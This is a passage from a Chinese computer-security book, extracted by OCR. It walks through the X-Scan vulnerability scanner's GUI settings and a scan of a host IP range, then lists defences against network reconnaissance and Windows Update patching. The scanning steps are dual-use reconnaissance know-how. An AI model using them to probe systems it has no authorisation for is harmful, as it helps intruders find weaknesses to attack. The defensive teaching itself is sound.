
Step 12 在选择检测的脚本文件之后，单击“确定”按钮，返回到“扫描参数”对话框中，分别设置脚本运行超时和网络读取超时等属性，如下图所示。




Step 13 在“CGI相关设置”子项下，即可设置扫描时需要使用的CGI选项，如下图所示。



Step 14 切换到“字典文件设置”子项，然后可以通过双击字典类型，打开“打开”对话框，如下图所示。




Step 15 在其中选择相应的字典文件后，单击“打开”按钮，返回到“扫描参数”对话框，即可完成字典类型所对应的字典文件名的设置，如下图所示。在设置好所有选项之后，单击“确定”按钮，即可完成设置。



2. 使用X-Scan进行扫描

在设置完 X-Scan 各个属性后，就可以利用该工具对指定 IP 地址范围内的主机进行扫描。具体的操作步骤如下。


Step 01 在“X-Scan v3.3 GUI”主窗口中单击“开始扫描”按钮 ▶，即可进行扫描，在扫描的同时显示扫描进程和扫描所得到的信息，如下图所示。



Step 02 扫描完成后，即可看到 HTML 格式的扫描报告，如下图所示。在其中即可看到活动主机 IP 地址、存在的系统漏洞和其他安全隐患，同时还提出了安全隐患的解决方案。



Step 03 在“X-Scan v3.3 GUI”主窗口中切换到“漏洞信息”选项卡，在其中即可看到存在漏洞的主机信息，如下图所示。



3.2 防御网络侦察的对策

网络侦察是黑客攻击目标主机必须要做的工作，要想自己的计算机逃过黑客的攻击，就需要做好防御网络侦察的工作。目前，网络作战的模型主要包含 3 个层次，分别是：实体层次、能量层次和信息层次。针对不同的层次，其网络防御的措施也不尽相同。

绝招7：实体层次防御对策

实体层次的网络侦察常以物理方式直接破坏、摧毁计算机网络系统的实体，完成目标侦察或摧毁任务。简单地说，在平时，这个层次的网络侦察主要是指黑客利用管理方面的漏洞对计算机系统进行的破坏活动。

针对上述问题，对实体层次的防御对策主要有以下几种。

（1）保护计算机系统、网络服务器、打印机等硬件实体和通信链路免受自然灾害、人为破坏和搭线攻击。

（2）建立完备的安全管理制度，防止非法进入计算机控制室和各种偷窃、破坏活动的发生。

（3）构建网络时要充分考虑网络的结构、布线、路由器、网桥的设置、位置的选择，加固重要的网络设施，增强其抗摧毁能力。

（4）与外部网络相连时，采用防火墙屏蔽内部网络结构，对外界访问进行身份验证、数据过滤，在内部网络中进行安全域划分、分级权限分配。

（5）对外部网络进行访问时，将一些不安全的站点过滤掉，对一些经常访问的站点做成镜像，可大大提高效率，减轻线路负担。

（6）网络中的各个节点要相对固定，严禁随意连接，一些重要的部件安排专门的场地人员维护、看管，防止自然或人为的破坏，加强场地安全管理，做好供电、接地、灭火的管理。

绝招8：能量层次防御对策

能量层次的网络侦察主要是黑客利用强大的物理能量干扰、压制或嵌入对方的信息网络，从而窃取对方的信息；另一方面又通过运用探测物理能量的技术手段对计算机辐射信号进行采集与分析，从而窃取秘密信息。

针对上述问题，这一层次的防御对策主要有以下几种。

（1）做好计算机设施的防电磁泄漏、抗电磁脉冲干扰，在重要部位安装干扰器、建设屏蔽机房等。

（2）做好对外围辐射的防护，主要是对电源线和信号线加装性能良好的滤波器，减小传输阻抗和导线间的交叉耦合。同时还需要给网络加装电磁屏蔽网，防止电磁武器的攻击。

（3）做好对自身辐射的防护，这类防护措施可分为两种：一是采用各种电磁屏蔽措施，对设备进行屏蔽和隔离；二是干扰的防护措施，即在计算机系统工作的同时，利用干扰装置产生一种与计算机系统辐射相关的伪噪声向空间辐射，最后来掩盖计算机系统的工作频率和信息特征，起到伪装的作用。

绝招9：信息层次防御对策

信息层次的网络侦察主要是运用逻辑手段进入对方的网络系统，从而窃取对方网络系统中的数据信息。攻击方式主要包括计算机病毒入侵、密码的复制与修改、软件的破坏等多种形式。信息层次的网络侦察与计算机网络在物理能量层次的侦察的主要区别表现为：在信息层次的侦察中获得信息权的决定因素是逻辑的，而不是物理能量的，同时，取决于对信息系统本身的技术掌握水平，是知识和智力的较量，不是电磁能量强弱的较量。信息层次的网络侦察是获取重要信息的关键层次，也是网络防御的主要环节。

信息层次的防御对策主要有以下几种。

1）设置访问控制技术

访问控制是网络安全防范和保护的主要策略，其主要任务是保证网络资源不被非法使用和非常访问，也是维护网络系统安全、保护网络资源的重要手段。可以说是保证网络安全最重要的核心策略之一。

访问控制技术主要包括 7 种，根据网络安全的等级、网络空间的环境不同，可灵活地设置访问控制的种类和数量。

（1）入网访问控制。

（2）网络的权限控制。

（3）目录级安全控制。

（4）属性安全控制。

（5）网络服务器安全控制。

（6）网络监测和锁定控制。

（7）网络端口和节点的安全控制。

2）设置防火墙技术

“防火墙”，顾名思义，就是一堵可以防止火蔓延的墙壁。古时，人们常会在寓所之间砌起一道砖墙，一旦火灾发生，该墙能够防止火势蔓延到别的寓所，当然这是在现实生活中的意义。那么在虚拟的网

络世界里，当本网络的用户在与外部世界网络之间进行通信和交互信息时，为了防止外部网络对本网络的威胁和入侵，也可以在其中间设置一个中介系统，竖起一道安全屏障。这种中介系统也可形象地叫作“防火墙”或“防火墙系统”。防火墙是一种保护计算机网络安全的技术性措施，主要用于阻止网络中的非法相互访问，也被形象地称之为控制进 / 出两个方向通信的门槛。

目前，防火墙主要有包过滤防火墙、代理防火墙和双穴主机防火墙 3 种类型，并在计算机网络得到广泛的应用。但是，防火墙也不能解决进入防火墙的数据带来的所有安全问题，如果用户将一个程序在本地运行，而这个程序很可能就包含一段恶意的代码，同样可以泄露敏感信息，或对之进行破坏。

3）设置信息加密技术

利用信息加密技术可以保护网内的数据、文件、口令和控制信息，也可以保护网上传输的数据。网络加密常用的方法有链路加密、端点加密和节点加密 3 种，其中链路加密的目的是保护网络节点之间的链路信息安全；端点加密的目的是对源端用户到目的端用户的数据提供保护；节点加密的目的是对源节点到目的节点之间的传输链路提供保护。用户可根据网络情况酌情选择上述加密方式。

3.3　堵塞系统漏洞


世上任何东西都不可能做到十全十美，作为复杂的计算机系统更是如此，它在控制内存与处理数据的过程中总是有可能出现漏洞的，特别是在安装了其他的应用程序后更是如此。同时，系统本身也存在有各种各样的弱点和不足之处，黑客之所以能够入侵，就是利用了这些弱点和漏洞。那么如何堵塞系统的漏洞呢？

绝招10：使用Windows更新修复系统漏洞




“Windows 更新”是系统自带的用于检测系统更新的工具，使用“Windows 更新”可以下载并安装系统更新。以 Windows 10 系统为例，具体的操作步骤如下。


Step 01 单击“开始”按钮，在弹出的菜单中选择“设置”选项，如下图所示。



